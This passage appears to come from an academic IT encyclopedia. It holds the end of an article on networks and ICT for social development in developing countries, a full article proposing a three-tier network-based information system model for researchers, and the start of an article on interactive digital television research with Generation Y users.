Communication networks governed by the network nodes usually control the routing of content, but the service quality of the respective applications with better content avoiding overloads in the network (TUHH, 2001) may endanger the evolution of free content. At the same time, language, standardization, and licensing are throttling development of local content at a local level. Moreover, low-availability of skilled manpower at an appropriate level is also creating problems. These demand cultural, economic, and social reforms in thrust sectors and reorientation of policies and programs for the uplift of common citizens by changing the overall scenario of telecommunication, information and broadcasting, health, and family welfare sectors.

USAGE OF ICTS ON OVERALL SOCIETAL BENEFITS

In many way networks are being used for the benefit of a society. No matter what topology it consists of, or what protocol is using, or in what frequency it is run, all must converge to the point which gives a decent output of producing knowledge at the general level, if not upholding some economic value. A few ICT applications have been described here that are producing social benefit.

Networks for Environment Monitoring

Most of the production processes involve interactions with the environment. There are no chemical, physical, biological, and technological perimeters in an industrial production that is nondetrimental to the environment. Much of the production processes produce emissions, but it is possible to minimize them. Utilizing ICTs, strategic research in the field of production and process integrated to environmental protection can be carried out by aiming at developing and improving the methods necessary in production processes that are compatible to the environment (TUHH, 2001).

Networks for Disaster Management

Since the devastating Indonesian earthquake and tsunami of December 26, 2004, national leaders and scientists around the globe have been embracing apprehensive public attention on the oceans by accelerating plans to create a comprehensive tsunami warning network and to make citizens better prepared for any future massive wave. Furthermore, an earthquake along the same fault on March 28, 2005, has increased that sense of urgency (WHOI, 2006).

Networks for Health Research

High-end computer systems, broadband networks, advanced image processing, and other sophisticated information technologies provide the performance needed in advanced medical research computing environments. These involve radiology consultation workstation and position emission tomographic image reconstruction (Martino, Kemponer, & Johnson, 1998) that necessitate advanced network composition.

Networks for Higher Education Institutions

Higher education institutions have been in the knowledge business for quite sometime through group discussions and scholarly research. In addition, recent advances in information systems and their interconnectivity have fabricated desires and attempts in the area of the application of integrated technologies (graphics, multimedia, etc.) to improve the quality of education and increase easy access (applications to run in low bandwidth) to information (Tworischuk, 2001).

Networks for Information Management

Recent years have seen an explosion of spatial data in digital form. This represents a challenge and an opportunity. The challenge is its complex technical nature in managing, analyzing, and distributing large amount of information. But, the opportunity it opened is a variety of applications that impact development and quality of life. Spatial information is gradually becoming an essential tool supporting sustainable development (GSDI9, 2006).

A few cases have been described below, illustrating network applications for social development:

- In Iraq, the Ministry of Health is using free and open-source software to create a Web-based e-learning system for continuous medical education, by connecting remote offices and facilities.
- Simplified and Transparent Administration of Registration (STAR) of Tamil Nadu, Integrated Citizen Facilitation Centres (SETU) of Maharashtra, and e-governance project Lokmitra of Hamachal are a few Indian ICT and networking initiatives focusing on society development.
- Sustainable Development Networking Programme of Bangladesh (www.sdnbd.org) has established several strategic nodes across the country providing support in education, health, environment, and disaster management focusing on a sustainable development at the grass roots.
- Wireless technologies are being used in Zambia to interconnect public obstetric clinics and the University Teaching Hospital in Lusaka to create one of the first electronic patient referral and medical systems in sub-Saharan Africa.
- The project, Jovemlink, initiated by the Committee for Democracy in Information Technology uses the Internet as a communication channel for young people belonging to different social groups in Rio De Janeiro for strengthening and empowering low-income communities through digital inclusion.
- Project Harmony is helping to build online communities in Armenia focusing on education, health, and basic computer literacy where the Internet is yet a novelty and the World Wide Web is not widely known.
- Self-supporting community learning centers in Ghana are providing public access to a wealth of information on the Internet in Asian and African countries.
- The Association of Southeast Asian Nations (ASEAN) has established a new member-services Web site (www.aseanregionalforum.org) that enables ASEAN to maintain and disseminate content easily.
- The Association of Ukrainian Cities (www.auc.org.ua) has connected members of all-Ukrainian nongovernmental organization by connecting about 400 cities that contain more than 85% of Ukraine's urban population.
- Asia Pacific Advanced Network (APAN) was proposed at APII Test-bed Forum in Seoul, Korea in June 1996. APAN Consortium was formed under a MoU in June 1997 to promote advanced research

in networking technologies and the development of high-performance broadband applications in Asia Pacific countries (www.apan.net).

FUTURE ISSUES

This section discusses the future issues of ICT applications that could be used for social development. In this context, an in depth study is required on both the supply and demand side of the information chain, addressing a variety of questions concerning the longer-term nature of ICT deployment, diminishing potential imperfections, and rectifying inappropriate strategies (Button, Cox, Stough, & Taylor, 2002).

Furthermore, without information enhancement, radical innovation will not accelerate. ICTs play critical and lynchpin roles in accelerating radical innovation, while knowledge workers provide most of the human infrastructure to innovate enterprises. If the tools are not in place to support accelerated radical innovation, then the knowledge workers will be inhibited from doing their jobs at a fast pace; that is crucial for innovations and in keeping consolidated time frames (Miller, Miller, & Dismukes, 2005-2006).

It is apparent that countries that are adopting broadband wireless technologies like Wi-Fi and WiMAX will lead information networking domain. The Economist Intelligence Unit (2006) points out that "mobile internet makes sense for emerging markets, not only because the networks are quicker to roll out than fixed infrastructure, but also because developing countries are comfortable with wireless solutions" (p. 3). In designing ICT training programs, this should be kept in mind. Moreover, the focus on the access to the Internet may not initially be through a fixed-line broadband access but also through wireless solutions and in many cases, it will take longer time to have fixed infrastructure in many countries. Therefore, it is especially important to note that mobile is the point of access of choice (UNESCO, 2006).

In the case of the education planning, a strategy had to be decided on which to create enabled environments with proper response from the academics, researchers, and the decision makers. For capacity development, a far more intensive and longer-term approach focusing on community development has to be taken. Furthermore, these approaches deserve proper planning and coordination among institutions and entrepreneurs locally, nationally, and globally.

Simultaneously, when information is being treated as an economic resource, then the strategic field of research allows the fact that the postindustrial society economic performance is becoming increasingly dependent on controlling information, thereby virtually making the society more inclined towards network dependent. In this context, development and operation services call for system-oriented solutions by far exceeding traditional network, databank, and software technologies. At the same time, these necessitate dynamic supply and efficient access as well as flexible and cooperative application of a broad range of resources in the network (information, methods, equipment etc.), while maintaining a high standard of availability, consistency, authenticity, and confidentiality (TUHH, 2001).

Furthermore, reflecting the global nature of the information society, international cooperation will play a major role in the design, deployment, development, and driving of information society technologies (EU, 2006).

CONCLUSION

By far, it has been observed that ICT implementations for social development have not been matured up to the acceptance level. However, due to increasing demand, the experimentations are being carried out in many countries, often with duplications and not being carried out in planned partnership approach. Furthermore, due to isolation of remote areas in terms of connectivity, availability, and affordability, the basic philosophy of the information and networking technology development depends heavily on close cooperation among agencies/organizations/governments to work in unison to fill the gaps. This will enable the developing countries in Asian and African region to reap the benefits of this technology for their social and national uplift (Subramanian, 2005).

A few developing nations have shown notable progresses in terms of Internet penetration amidst unbalanced regulatory controls (cellular phone expansion in Albania, Algeria, Bangladesh, Djibouti, Nigeria, and Tonga; leading compound annual growth rate in recent years). Remarkable advances have been achieved in mobile penetration in many countries despite high operating cost (until 2007, since its inception in 80s in Bangladesh). Furthermore, there is a growing consensus in the developing communities that ICT will become the only effective and mainstream tool for poverty reduction and sustainable development (there are many success cases in India and Sri Lanka).

Therefore, promoting pragmatic policies and innovative strategies, and exploiting increasingly affordable wireless technologies and inexpensive computer hardware, even the poorest countries, can enclave under the advantage of digital opportunities and can join the information age (RTI International, 2006).

REFERENCES

Button, K., Cox, K., Stough, R., & Taylor, S. (2002, February 1). The long term educational needs of a high-technology society. *Journal of Education Policy, 17*(1), 87-107.

Chen, H.M., Chen, Q., & Kazman, R. (2006). The affective and cognitive impacts of perceived touch on online customers' intention to return in the Web-based eCRM environment. *Journal of Electronic Commerce in Organizations, 5*(1), 69-91.

Commonwealth Secretariat. (2002, July 22-25). *From digital divide to e-economy: Issues and strategies for public policy*. Malta: Commonwealth Network of Information Technology for Development and Malta IT and Training Services Ltd.

Economist Intelligence Unit. (2006). *The 2006 e-readiness rankings* (white paper) (p. 3). Economist Intelligence Unit (EIU) in association with the IBM Institute for Business Value, IBM.

EU. (2006). *Proposals for council decisions concerning the specific programmes implementing the fifth framework programme of the European Community for research, technological development and demonstration activities (1998-2002): User-friendly information society, Annex II*. Retrieved November 22, 2006, from http://cordis.europa.eu/fifth/src/305b-e-5.htm

GSDI9. (2006, November 6-10). *Geospatial data infrastructure for the sustainable development of east timor.* Paper presented at the 9th International Conference on Global Spatial Data Infrastructures, Santiago, Chile.

Li, D., Browne, G.J., & Wetherbe, J.C. (2006). Online consumers' switching behavior: A buyer-seller relationship perspective. *Journal of Electronic Commerce in Organizations, 5*(1), 30-42.

Martino, R.L., Kemponer, K.M., & Johnson, C.A. (1998, May 16-17). Information technology applications in biomedical research. In *Proceedings of IEEE International Conference on Information Technology Applications in Biomedicine, 1998*, Washington. D.C., (pp. 28-34). ISBN: 0-7803-4973-3.

McConnell International. (2000). *Risk e-business: Seizing the opportunity of global e-readiness*. Washington, D.C.: Author. Retrieved July 14, 2006, from http://www.mcconnellinternational.com/ereadiness/ereadiness.pdf

Miller, L., Miller, R., & Dismukes, J. (2005-2006). The critical role of information and information technology in future accelerated radical innovation, information, knowledge. *Systems Management, 5*(2), 63-99.

Paraskakis, I. (2005, June 7-10). Ambient learning: A new paradigm for e-learning. In *Proceedings of the 3rd International Conference on Multimedia and Information and Communication Technologies in Education*, Caceres, Spain, (pp. 26-30).

RTI International. (2006). *Information and communication technology*. Retrieved November 08, 2006, from http://www.rti.org/page.cfm?nav=370

Subramanian, K. (2005). *IT standardisation in the changed Indian scenario*. Retrieved November 08, 2006, from http://www.cicc.or.jp/english/hyoujyunka/af09/9-05.html

TUHH. (2001). *Research 2001*. Technical University of Hamburg-Harburg.

Tworischuk, N.P. (2001). *A research study of current information technology financing in the higher education operations* (a research report submitted in fulfillment of Seton Hall University Course EDST 9306JA- Culminating Research Seminar Project).

UNESCO. (2006). *Results of a survey to assess the need for ICT training for information professionals in the region, a report prepared for UNESCO Bangkok (Communication and Information) and Japanese Funds In Trust (JFIT).* Bundoora VIC, Australia: CAVAL Collaborative Solutions.

Walsh, K. (2002). *ICT's about learning: School leadership and the effective integration of information and communications technology*. Melton Mowbray, UK.

WHOI. (2006). Oceanus: Building a tsunami warning network. *WH Oceanographic Institution*. Retrieved November 22, 2006, from http://www.whoi.edu/oceanus/viewArticle.do?id=542

KEY TERMS

E-Applications: Electronically/network based applications for the social development of communities/societies, as such e-learning, e-commerce, e-governance, e-health, and so forth

Information Management: Information is an asset to an organization or entity, and the management of this information is a means to administer a document during its entire life cycle. Information management may involve the ability to know what content exists regarding a particular subject, where they are located, what media they are stored on, who owns them, and when they should be destroyed. It also encompasses document management, records management, imaging, and knowledge management systems.

Interconnected Computers: A network of computers and other electronic equipment connected together to create a communication system between other communication points/systems. They can be under local area network, wide area network, metropolitan area network, nationwide network, and others.

Knowledge-Based Society: A society that generates, shares, and utilizes knowledge for the prosperity and well-being of its people.

Network Deployment: Establishment of a group of spots (computers, telephones, or other devices) that are connected by communications facilities for exchanging information. The mode of connection can be permanent, via cable/radio, or temporary, through telephone, or other means of communications.

Skill Development: Improve the ability of human being to perform a job related activity, which contributes to the effective performance of a task. It could be a form of intimacy where knowledge learned through detailed and repeated experience.

Socioeconomic Development: Socialeconomic development incorporates public concerns in developing social policy and economic initiatives. The ultimate objective of social development is to bring about sustained improvement in the well-being of the individual, groups, family, community, and society at large. It involves sustained increase in the economic standard of living of a country's population, normally accomplished by increasing its stocks of physical and human capital and thus improving its technology.

Technology Deployment: Establishment of innovations in action that involves the generation of knowledge and processes to develop systems to solve problems and extend human capabilities. The application of new technologies, particularly computers and software applications, has been a major factor driving productivity growth in recent decades.

ENDNOTE

1 http://www.opticality.com/Press/iClips/iClipsBeta/view; http://www.opticality.com/Press/iClips/Opticality/view; http://www.forrester.com/ER/Press/Release/0,1769,247,FF.html; http://www.soho.org/Technology_Articles/Personal_Rich_Media.htm retrieved December 15, 2006.

Network-Based Information System Model for Research

Jo-Mae B. Maris
Northern Arizona University, USA

INTRODUCTION

Cross-discipline research requires researchers to understand many concepts outside their own discipline. Computing has increased in our everyday lives to the point that "ubiquitous computing" has become an entry in the Wikipedia (Wikepedia). Research is no different. Researchers outside of computer network-related disciplines must account for the effects of network-based information systems on their research. This article presents a model to aid researchers with the tasks of properly identifying the elements and effects of a network-based information system within their studies.

The complexity associated with network-based information systems may be seen by considering a study involving the effectiveness of an Enterprise Resource Planning (ERP) system on a mid-sized company. A study becomes muddled when it fails to recognize the differences between the myriad of people, procedures, data, software, and hardware involved in the development, implementation, security, use, and support of an ERP system. If a researcher confuses network security with ERP configuration limitations, then two important aspects of the information system are obscured. Networks limit access to network resources so that only authorized users have access to their data. ERP applications allow an organization to restrict access to data to safeguard the data (Colt & Yang, 2004). Both aspects relate to the availability of data, but they come from different parts of the system. The two aspects should not be addressed as if both are attributable to the same source. Misidentifying network-based information system elements reflects negatively upon the legitimacy of an entire study.

BACKGROUND

Management information systems, applications systems development, and data communications each have contributed models that may be useful in categorizing network-based information system elements of a study. Kroenke (1981) offered a five-component model for planning business computer systems. Willis, Wilton, Brown, Reynolds, Lane Thomas, Carison, Hasan, Barnaby, Boutquin, Ablan, Harrison, Shlosberg, and Waters (1999) discussed several client/server architectures for network-based applications. Deitel, Deitel, and Steinbuhler (2001) presented a three-tier client/server architecture for network-based applications. The International Organization for Standardization (ISO) created the Open Systems Interconnection (OSI, 1994) Model for network communications. Zachman (2004) proposes a 30-cell matrix for managing an enterprise.

Kroenke's (1981) five components are: people, procedures, data, software, and hardware. Procedures refer to the tasks that people perform. Data includes a wide range of data from users' data to the data necessary for network configuration. Data forms the bridge between procedures and software. Software consists of programs, scripts, utilities, and applications that provide the ordered lists of instructions that direct the operation of the hardware. The hardware is the equipment used by users, applications, and networks. Although Kroenke's five components are decades old, recent publications still cite the model including Pudyastuti, Mulyono, Fayakun, and Sudarman (2000), Wall (2001), Spencer and Johnston (2002), and Kamel (2002).

The three-tiered model presented by Willis et al. (1999) and Deitel, Deitel, and Steinbuhler (2001) (Appendix B) views a network-based application as consisting of a "client" tier, a middleware tier, and a "server" tier. The client tier contains applications that present processed data to the user and receives the user's data entries. The middleware tier processes data using business logic, and the server tier provides the database services. Another variation on the three-tiered model is found in Dean (2002). Dean's three-tiered model refers to client computers in networks. Her model consists of clients, middleware, and servers. In Dean's model, a client is a workstation on a network. The middleware provides access to applications on servers. Servers are attached to a network accessible by a client.

The ISO's OSI, as described by ISO (1994), is a seven-layer model used to separate the tasks of data communication within a network. The seven layers are Physical, Data Link, Network, Transport, Session, Presentation, and Application. The model describes services necessary for a message to travel from one open system to another open system.

The highest layer of the OSI model, Applications, provides access to the OSI environment. The Application Layer provides services for other programs, operating system, or troubleshooting. For example, HTTP is an Application Layer utility. HTTP provides transfer services for Web browsers. The browser is not in the OSI Application Layer. The browser is above the OSI model.

"The Presentation Layer provides for common representation of the data transferred between application-entities" (ISO, 1994, clause 7.2.2.2). The services provided by the Presentation Layer include agreeing to encoding and encrypting schemes to be used for data being transferred. The Presentation Layer does not refer to formatted displays of a Web browser.

The remaining five layers of the OSI Model pertain to contacting another node on a network, packaging and addressing a message, sending the message, and assuring that the message arrives at its destination. The OSI Model offers a framework for many vendors to provide products that work together in open systems. The OSI Model does not encompass all of the components of a network-based information system.

Zachman's "Enterprise Architecture" (2004) consists of six rows and six columns which form 36 unique cells. The rows represent different levels of abstraction or development of an enterprise. The columns resolve who, what, where, when, why, and how. In order to be used, Zachman's model requires prior knowledge of the elements of network-based information systems, development, and operation.

Each of these models provides an answer to part of the puzzle for classifying the elements of a network-based information system. However, one must be familiar with the different types of personnel, procedures, data, software, and hardware to understand which are client, which are middleware, and which are server. One must be familiar with the different views of a system to determine which level of abstraction to use. If one delves further into the network's function, then the OSI model becomes important in understanding how a message is passed from a sender to a receiver. None of these models were intended to aid researchers outside of computing technologies areas to understand relationships among elements of a network-based information system.

MODEL

To help in understanding the different types of personnel, procedures, data, software, and hardware, and how they work together, the following model is proposed.

Basic Network-Based Information System Model

Let us begin with a three-tiered model. The top tier will represent the people who use the system and the people who benefit from the system's use. These people have procedures to follow in order to use the system or to receive the benefits. Also, the data representing information of interest to the users and beneficiaries would be in this top tier. For ease of reference, this tier needs a name. Let us refer to the top tier as the Specialty Tier.

Table 1. Overview of network-based information system

Specialty Tier People, procedures, and data used to do work
Application Tier Software used to do work; people, procedures, and data used to create, implement, and maintain software
Infrastructure Tier People, procedures, system data, system software, and hardware necessary for the applications and network to operate satisfactorily

Next, let us have a middle tier that represents the applications that do the work which the people represented in the Specialty Tier want to have performed. We will call the middle tier the Application Tier. In the Application Tier, we would find a vast assortment of useful programs, such as Notepad, Word 2007, Excel 2007, Google Pack, SAP, Citrix, MAS 90, POSTman, SAS, RATS, Oracle, and countless others. These applications are above the OSI Model and may receive services from the utilities in the Application Layer of the OSI Model.

The bottom tier of our three tiers will represent the workstations, operating systems, networking protocols, network devices, cabling, and all of the other hardware, people, procedures, data, and software necessary to make the network operate satisfactorily. Let us call this the Infrastructure Tier.

The model at this point appears as shown in Table 1. For some studies, this will provide a sufficient amount of detail.

Refined Network-Based Information Systems Model

The model in Table 1 is very simplistic. It does not include organizational structures, interorganizational connections, or customer-organization relationships that can exist in the Specialty Tier. Table 1 does not show the tiers of a network-based application, and it does not show the layers of communication in the network. Therefore, some studies may need a more detailed model that better defines the content of each tier.

When considering the details of the Specialty Tier, we will defer to the specialists doing the studies. Each study will organize the people, procedures, and data in the Specialty Tier as best fits the area being studied. For accounting and finance, generally accepted accounting principles (FASAB, 2004), Security and Exchange Commission filings and forms (SEC, 2004), and other financial standards and theories define the data. In management, organizational theory (AMR, 2003) gives guidance as to structures in which people work. Operations management (POMS, 2004) provides definitions of procedures used to produce goods and services. Marketing (AMA, 2004) has definitions for procurement procedures, data about goods and services, and relationships among people. Each functional area has its own rich resources for categorizing the elements represented by the Specialty Tier.

The three-tiered model of Deitel, Deitel, and Steinbuhler (2001) (Appendix B) provides a meaningful classification scheme for the Application Tier. Thus, we can further classify applications within the Application Tier as to their place in the three-tier architecture of presentation, functional logic, and data support.

Presentation applications are those that run on the local workstation and present data that have been processed. Examples of presentation applications are browsers, audio/video plug-ins, and client-side scripts. An SAP client is another example of a presentation application. Many standalone applications, such as NotePad, Word, PowerPoint, and StarOffice, are considered presentation applications.

Functional logic processes data from the data support sub-tier according to purpose specific rules. The functional logic then hands data generated to the presentation sub-tier. Examples of functional logic applications are Java Server Pages (JSP), Active Server Pages (ASP), and Common Gateway Interface (CGI) scripts. Enterprise Resource Planning (ERP) applications process data from a database and then hand-process data to client software on a workstation for display. ERP applications are examples of functional logic applications.

Data support applications manage data. Databases are the most common example. However, applications that manage flat files containing data are also data support applications. In general, a program that adds, deletes, or modifies records is a data support application.

The OSI model refines much of the Infrastructure Tier. As presented in Dean (2002), the OSI model describes communications of messages, but it does not include operating systems, systems utilities, personnel, system data above its applications layer, and procedures necessary for installing, configuring, securing, and maintaining the devices and applications represented by the Infrastructure Tier. If a study involves significant detail in the Infrastructure Tier, then the research team should include an individual familiar with network technology and management.

Table 2 summarizes the refined model for categorizing elements of a network-based information system.

Table 2. Refined network-based information system

Specialty Tier Models, standards, or theories specific to information use being studied
Application Tier • Presentation applications present processed data • Functional logic applications process data according to rules usually known to the researchers • Data support applications manage data
Infrastructure Tier • People, procedures, and data necessary to install, configure, secure, and maintain devices, applications, and services in system • System applications outside the OSI Model • OSI Model o *Applications Layer*: communications protocols, such as HTTP, FTP, and RPC o *Presentation Layer*: data preparation, such as encryption o *Session Layer*: protocols for connecting sender and receiver o *Transport Layer*: initial subdividing of data into segments, error checking, and sequencing segments o *Network Layer*: packaging segments into packets with logical addressing and routing packets o *Data Link Layer*: packaging packets into frames for specific type of network with physical addressing o *Physical Layer*: signal representing frames, media, and devices carrying signals

USING NETWORK-BASE INFORMATION SYSTEM MODEL

Let us consider some examples of research using this model. First imagine a study investigating the effects of using an ERP's accounting features upon the financial performance of mid-size firms. For the Specialty Tier, accountants conducting the study decide classifications for users, users' procedures, and data structures. In the Application Tier would be several products related to the ERP. In the presentation sub-tier would be the ERP's client that runs on the workstations used by participants in the study. The ERP business rules modules would be in the functional logic sub-tier. The database used by the ERP would be in the data support sub-tier. In the Infrastructure Tier, we would find the hardware and system software necessary to implement and support the network, ERP, and the database.

Now let us look at a few events that might occur during the study. A user may not be able to log into the network. This event should be attributed to the Infrastructure Tier, and not presented as a deficiency of the ERP. On the other hand, if the accountants found that the calculation of a ratio was incorrect, this problem belongs to the Application Tier, in particular the functional logic. Another problem that might arise is users entering incorrect data. The entering of incorrect data by users would be a Specialty Tier problem. By properly classifying the elements in the study related to the network-based information system, the researchers may find a conflict between the Specialty Tier definition of data and the Application Tier definition of data. Since the elements of the system are properly defined, the data definition conflict will be more obvious and more easily substantiated.

Now let us consider another possible study. Suppose marketing researchers are investigating the effectiveness of Web pages in selling XYZ product. The marketing researchers would decide on classifications of people involved in the use of the Web site, procedures used by the people, and structure of data involved in the use of the Website. All of these definitions would be in the Specialty Tier. The browser used to display Web pages would be in the presentation sub-tier of the Application Tier. The server-side script used to produce Web pages and apply business rules would be in the functional logic sub-tier of the Application Tier. The database management system used to manage data used in the Web site would be in the data support sub-tier of the Application Tier. The Web server executing server-side scripts and serving Web pages would be in the Infrastructure Tier. The hardware and systems software of the cell phone receiving the pages would also be in the Infrastructure Tier.

By properly classifying elements of the study, the marketing researchers would be able to better assess the marketing specific effects. A few events that might have occurred during the study include failure of a user to read a Web page, an error in computing quantity discount, and an aborted ending of a session due to a dropped connection. The failure of a user to read a Web page would be a Specialty Tier error. The incorrect computation of the quantity discount would be an Application Tier error in the functional logic. The aborted session would be an Infrastructure Tier error. If the researchers are primarily interested in the user's reaction to the Web pages, they may have delimited the study so that they could ignore the Infrastructure Tier error.

Differentiating between the tiers can be problematic. For example, Access can be seen as encompassing all three Application sub-tiers. The forms, reports, and Web pages generated by Access are usually considered to belong to the presentation sub-tier. Modules written by functional area developers belong to the functional logic sub-tier. The tables, queries, and system modules are in the data support sub-tier. In the marketing study about selling XYZ product on the Web, the researchers may need to distinguish a query that gets catalog items stored in an Access database, from an ASP page that applies customer-specific preferences, from a Web page that displays the resulting customer-specific catalog selections. In this case, Access would be in the data support sub-tier, the ASP page would be in the functional logic sub-tier, and the Web page would be in the presentation sub-tier.

In some studies, even applications that we normally think of as presentation sub-tier applications may have elements spread across the three tiers of the model. For example, a business communications study may be interested in formatting errors, grammar errors, file corruption, and typographical errors. In this study, typographical errors could be due to Specialty Tier error or Infrastructure Tier problems. If the user makes a mistake typing a character on a familiar QWERTY keyboard, then the error would be attributed to the Specialty Tier. On the other hand, if the user were given an unfamiliar DVORAK keyboard, then the error could be attributed to the Infrastructure Tier. In neither case should the errors be attributed to the Application Tier. Within an application, Word incorrectly reformatting may be classified as a presentation feature's error. Grammar errors undetected by the grammar checker could be attributed to the functional sub-tier, and the corruption of a file by the save operation would be a data support error.

As just shown, classifying the elements and events may vary according to each study's purpose. However, the classification should reflect appropriate network-based information system relationships. In differentiating the Application Tier elements, a helpful tactic is to identify which elements present data, which elements perform functional area-specific processing, and which elements manage data. Once the elements are identified, then the events associated with those elements are more easily attributed. Properly classifying information system elements and ascribing the events make a study more reliable.

CONCLUSION

In this article, we have seen that the elements and events of a study involving a network-based information system may be classified to reduce confusion. The appropriate classification of information system elements and attribution of events within a study should lead to results that are more reliable.

REFERENCES

Academy of Management Review (AMR) (2003). *ARM Home Page*. Retrieved May 19, 2004, from http://www.aom.pace.edu/amr/

American Marketing Association (AMA) (2004). *American Marketing Association: The source*. Retrieved May 19, 2004, from http://www.marketingpower.com/

Colt, C., & Yang, M. (2004, August). *Oracle® Common Application Components Implementation Guide Release 11i*. Retrieved September 29, 2007, from http://download-west.oracle.com/docs/cd/B15436_01/current/acrobat/jta115ig.pdf

Dean, T. (2002). *Network+ guide to networks, 2nd ed*. Boston, MA: Course Technology.

Deitel, H., Deitel, P., & Steinbuhler, K. (2001). *E-business and e-commerce for managers*. Upper Saddle River, NJ: Prentice Hall.

Federal Accounting Standards Advisory Board (FASAB) (2004). *Generally Accepted Accounting Principles*. Retrieved May 18, 2004, from http://www.fasab.gov/accepted.html

International Organization for Standardization (ISO) (1994) (Obsoletes 1984). *ISO/IEC 7498 - The Basic Model, Part 1: Information Processing Systems – OSI Reference Model – The Basic Model*. Retrieved May 6, 2004, from http://www.acm.org/sigcomm/standards/iso_stds/OSI_MODEL/ISO_IEC_7498-1.TXT

Kamel, S. (2002). The use of DSS/EIS for sustainable development in developing nations. *Proceedings of InSite 2002*. Retrieved on May 5, 2004, from http://ecommerce.lebow.drexel.edu/eli/2002Proceedings/papers/Kamel239useds.pdf

Kroenke, D. (1981). *Business computer systems, An introduction*. Santa Cruz, CA: Mitchell Publishing Inc.

Production Operations Management Society (POMS) (2004). *POMS Home*. Retrieved May 19, 2004, from http://www.poms.org/

Pudyastuti, K., Mulyono, A., Fayakun, & Sudarman, S. (2000). Implementation of the management information system in Pertamina – Geothermal division. *Proceedings of the World Geothermal Congress*. Retrieved May 14, 2004, from http://www.geothermie.de/egec-geothernet/ci_prof/asia/indonesia/0618.pdf

Securities & Exchange Commission (2004). *Filings and Forms (EDGAR)*. Retrieved May 18, 2004, from http://www.sec.gov/edgar.shtml

Spencer, H., & Johnston, R. (2002). *Technology best practices*. Indianapolis, IN: John Wiley and Sons.

Wall, P. (2001). Centralized versus decentralized information systems in organizations. Retrieved May 14, 2004, from http://emhain.wit.ie/~pwall/CvD.htm

Wikepedia (n.d.). *Ubiquitous Computing*. Retrieved September 26, 2007, from wikepedia.org: http://en.wikipedia.org/wiki/Ubiquitous_computing

Willis, T., Wilton, P., Brown, M., Reynolds, M., Lane Thomas, M., Carison, C., Hasan, J., Barnaby, T., Boutquin, P., Ablan, J., Harrison, R., Shlosberg, D., & Waters, T. (1999). *Professional VB6 Web programming*. West Sussex, England: Wrox Press Ltd.

Zachman, J. (2004). Concepts of the framework for enterprise architecture: Background, description, and utility. Retrieved March 17, 2004, from http://members.ozemail.com.au/~visible/papers/zachman3.htm

KEY TERMS

Application: An application is a program, script, or other collection of instructions that direct the operation of a processor. This is a wide definition of "application." It does not distinguish Web-based software from standalone software. Nor does this definition distinguish system software from goal-specific software.

Client: A client is a computer, other device, or application that receives services from a server.

Device: A device is a piece of equipment used in a network. Devices include, but are not limited to, workstations, servers, data storage equipment, printers, routers, switches, hubs, machinery or appliances with network adapters, and punch-down panels.

Network: A network consists of two or more devices with processors functioning in such a way that the devices can communicate and share resources.

Operator: An operator is a person who tends to the workings of network equipment.

Record: A record is composed of fields that contain facts about something, such as an item sold. Records are stored in files.

Server: A server is a computer or application that provides services to a client.

User: A user is a person who operates a workstation for one's own benefit or for the benefit of one's customer.

Workstation: A workstation is a computer that performs tasks for an individual.

A New Framework for Interactive Entertainment Technologies

Guy Wood-Bradley
Deakin University, Australia

Kathy Blashki
Deakin University, Australia

INTRODUCTION

The relative infancy of digital television technology (and as a correlative, iTV, or, interactive television) in Australia offers an excellent opportunity for the examination of potential issues regarding the acceptance and take-up of new technologies. This work will explore the design and development of a new paradigm for digital interactive television (DiTV) being interactive digital vision (iDV) in which the television is no longer the focal point, but rather, the possibilities for potential interactivity and engagement with such technologies. The premise of this research is firmly founded in the acknowledgement of the specific elements required to provide a truly interactive experience. These fundamental elements are referred to as the "3 E's": engagement, enrichment, and entertainment.

BACKGROUND

Significant research has been published relating to iTV, human computer interaction (HCI), and usability concerns. Prominent researchers, Chorianopoulos & Spinellis (Chorianopoulos & Spinellis, 2004) discuss a task-oriented experiment where humans interact with a system to achieve a particular goal. Usability evaluation techniques employed within this study measured successful task completion, efficiency, and error-rate parameters that correlated positively with user satisfaction. The researchers also focused on providing a pleasurable user experience and evoking consumer emotion. To measure the user experience and their emotions, a measuring instrument was used premised on the research of Hassenzahl (2001). This tool is freely available, and features an easy-to-understand verbal scale. Finally, to assist in determining if the participants had a fulfilling TV experience, subjective evaluations of the entertainment value were required. The researcher's main objective was to evaluate user preferences for an iTV application that offers clip-skipping and an animated character to present information. It was designed to address two main concerns with interface design: navigating local video storage through video clip track-skipping, and providing related information through alternative presentation styles. Ultimately, consumer preferences indicated acceptance of dynamic advertisements when they chose to skip a clip.

Other studies examined key elements of iTV, such as interactivity and how it might be defined. Gansing (2003) investigated the relationship between narration and interaction styles to determine the controls which provided the most engaging interaction. A number of case studies were presented, with each one highlighting different interactive productions, such as adventure games. While Gansing analysed various case studies, no experimental research was conducted to test the research hypothesis. However, Bais, Cosmas, Dosch, Engelsberg, Erk, Hansen et al. (2002) integrated aspects of MPEG-4 and MPEG-7 into a purpose-built custom TV interface. A total of 10 usability walkthroughs were administered and video recorded using the live system. The researchers produced three different scenarios and mixed up the tasks, some being generic in nature, while others focused on specific aspects of iTV, such as the electronic program guide (EPG). One conclusion drawn from this research was the imminent convergence of broadcast and Internet media. Similarly, iTV is experiencing convergence issues. Guidelines are now being produced that are similar to those of the BBC, in an effort to produce quality iTV programs and interfaces.

Interface designers traditionally envisage their role as designing tools to assist the user in the execution of tasks. Currently, available interface experiences have resulted in a user population who perceive the interface as merely a way of interacting with the tool rather than considering any social or emotional concerns. Over the last 10 years, over 70 experimental studies (Picard, Wexelblat, Nass, & Breazeal, 2002) have indicated that users do not respond to interactive software as mere tools, but rather that they bring social rules and learned behaviours with them. This background supports them in guiding their interactions and attitudes towards the system. Interfaces also elicit a wide range of emotions from users; users may also send out social or emotional responses without realising they are doing so. The latter may occur when designers do not attempt to elicit such responses and even when the user is presented with a basic interface; neither of which references any social or emotional aspects. Such literature has influenced that of the authors own research.

The research explores current understanding and opinions from a select group of Gen Y participants on the technology currently available in Australia. "Gen Y," those born between 1982 and 2000 (McCrindle, 2003) (these dates differ depending on the research from 1979 to 1994), are deemed to be a technological savvy generation, having grown up immersed in "new" media technologies and culture such as the computer, Internet, globalisation, mobile telephony, and a wide range of everyday objects. Further, the research has attempted to determine existing usage and familiarity with currently available iTV. While the participants recruited were specifically selected for their assumed technical proficiency and their particular generational demographic, the results suggest that despite the presumption of familiarity and proficiency with technology, even the "digital native" Generation Y were struggling to envisage a technology beyond that which was already moulding their current viewing habits.

